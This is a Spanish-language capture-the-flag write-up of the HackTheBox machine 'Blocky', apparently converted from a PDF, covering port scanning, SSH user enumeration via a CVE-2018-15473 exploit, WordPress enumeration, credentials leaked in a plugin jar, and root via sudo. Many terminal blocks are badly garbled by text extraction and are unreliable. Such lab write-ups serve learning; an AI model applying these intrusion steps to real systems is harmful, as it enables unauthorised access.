
BLOCKY

• 1. BLOCKY

- 1.1. Preliminar
- <u>1.2. Nmap</u>
- 1.3. SSH user enumeration
- 1.4. Tecnologías web
- 1.5. Fuzzing web
- 1.6. Wordpress enumeration
- <u>1.7. Information leakage</u>
- 1.8. Privesc via sudo group

1. BLOCKY

https://app.hackthebox.com/machines/Blocky



1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
) activing t 18 locty 10.10.10.37; 56(64) bytes of data.

2 locio 10.10.10.37; 10.10.10.37; 56(64) bytes of data.

64 bytes from 10.10.10.37; icep seep* title63 time-33.5 ms

64 bytes from 10.10.10.37; icep seep* title63 time-34.6 ms

64 bytes from 10.10.10.37; icep seep* title63 time-34.7 ms

64 bytes from 10.10.10.37; icep seep* title63 time-34.5 ms

64 bytes from 10.10.10.37; icep seep* title63 time-34.3 ms

64 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

64 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

64 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

67 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

68 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

69 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

60 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

60 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

60 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

61 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

62 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

63 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

64 bytes from 10.10.37; icep seep* title3 time-34.3 ms

65 bytes from 10.10.37; icep seep* title3 time-34.3 ms

66 bytes from 10.10.37; icep seep* title3 time-34.3 ms

66 bytes from 10.10.37; icep seep* title3 time-34.3 ms

67 bytes from 10.10.37; icep seep* title3 time-34.3 ms

68 bytes from 10.10.37; icep seep* title3 time-34.3 ms

69 bytes from 10.10.37; icep seep* title3 time-34.3 ms

60 bytes from 10.10.37; icep seep* title3 time-34.3 ms

61 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

62 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

63 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

64 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

64 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

64 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

65 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

66 bytes from 10.10.10.37; icep seep* title3 time-34.3 ms

67
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos, entre otros puertos: *21, 22 y 80* abiertos.

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante extractPorts. Curiosamente, tenemos *Minecraft 1.11.2* corriendo en un puerto. Añadimos el dominio *blocky.htb* a nuestro

/etc/hosts para poder acceder desde el navegador.

```
| mmp -scv -p21,22,88,2565 10.10.10.37 -ON Largeted
| Storting Namp 7.945VM (https://mmp.org) at 2024-03-29 15:34 -O1 |
| Mmpp Scm report for 10.10.10.37 |
| Most is up (8.034s latency). |
| Most is
```

1.3. SSH user enumeration

CVE-2018-15473:

Ya que tenemos *OpenSSH 7.2.p2*, que es una versión bastante obsoleta, podemos usar el siguiente exploit para enumerar usuarios válidos a nivel de sistema. Recordemos que las versiones vulnerables son inferiores a la *7.7*. Usamos este comando para traernos el exploit a nuestro directorio actual: searchsploit -m

```
| Spinit Title | Path |
```

Podemos ejecutar el script, proporcionando la IP del objetivo y un usuario para comprobar si este es válido a nivel de sistema. Vemos que *root* y *notch* (creador de

Minecraft) son usuarios válidos a nivel de sistema.

```
s pythom2 45332.py 10.10.10.37 pepe
// corr/local/Lib/pythom2.7/dist-packages/paramiko/transport.py:33: Cryptography@eprecationMarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support default backends import default backend support.py:33: Cryptography@eprecationMarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography, and will be removed in the next of core team. Support for it is now deprecated in cryptography.
```

1.4. Tecnologías web

Whatweb: nos reporta lo siguiente. Entre otras cosas, vemos que nos enfrentamos a un *Wordpress 4.8*.

1.5. Fuzzing web

Gobuster: usamos esta herramienta para descubrir directorios. Encontramos varios directorios típicos de *Wordpress* que pueden resultar interesantes.


1.6. Wordpress enumeration

Wpscan: usamos esta herramienta para obtener más información sobre el CMS de Wordpress que está corriendo en el servidor. Buscamos exploits para las versiones y plugins encontrados, pero en principio, no encontramos nada relevante.


```
| Section | Sect
```

1.7. Information leakage

Tras explorar diferentes directorios, encontramos unas credenciales en un archivo llamado *BlockyCore.class*, el cual se encontraba en el directorio /plugin. Este es un archivo .jar, pero pudimos descomprimirlo igualmente con: unzip BlockyCore.jar.



Tratamos de conectarnos por SSH y FTP, pero estas credenciales resultaron ser de la base de datos MySQL, a la cual accedemos via web por /phpmyadmin. No obstante, no encontramos nada relevante en la base de datos.



1.8. Privesc via sudo group

Buscamos otra alternativa para ganar acceso al sistema. Conseguimos acceso por SSH con el usuario *notch* y la contraseña que descubrimos previamente. Realizamos

el tratamiento de la TTY.

```
he authenticity of host '10.10.10.37 (10.10.10.37) 'can't be established.

B255319 key fineprint is 5M256:Zspcihw80Em6099MyZlgKxCv8IBKORl9RtZUse7E/8.

his key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Ourning: Permanently added '10.10.10.37' (E025519) to the list of known hosts.

D10th(810.10.10.37's passwore.

Plocumentation: https://landscape.canonical.com

*Monagement: https://landscape.canonical.com

*Junagement: https://landscape.canonical.com

*Junagem
```

Descubrimos que estamos en el *grupo sudo*, por tanto, tan solo ejecutamos un comando y proporcionamos nuevamente la contraseña. Obtenemos acceso como root.

```
notch@Blocky:=$ id

uish=000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom) [27(sudo)] 30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)

notch@Blocky:=$ script /dev/null <br/>
c bash

Script started, file is /dev/null

To run a command as administrator (user "root"), use "sudo <command>",

see "man sudo root" for details.

notch@Blocky:=$ sudo script /dev/null <br/>
c bash

Isudo password for notch:

Script started, file is /dev/null

salescript user.txt

root@Blocky:=$ whommi

Toot

Tool

Toot

Toot
```

66

También podríamos haber intentado escalar nuestros privilegios a través del *grupo lxd*.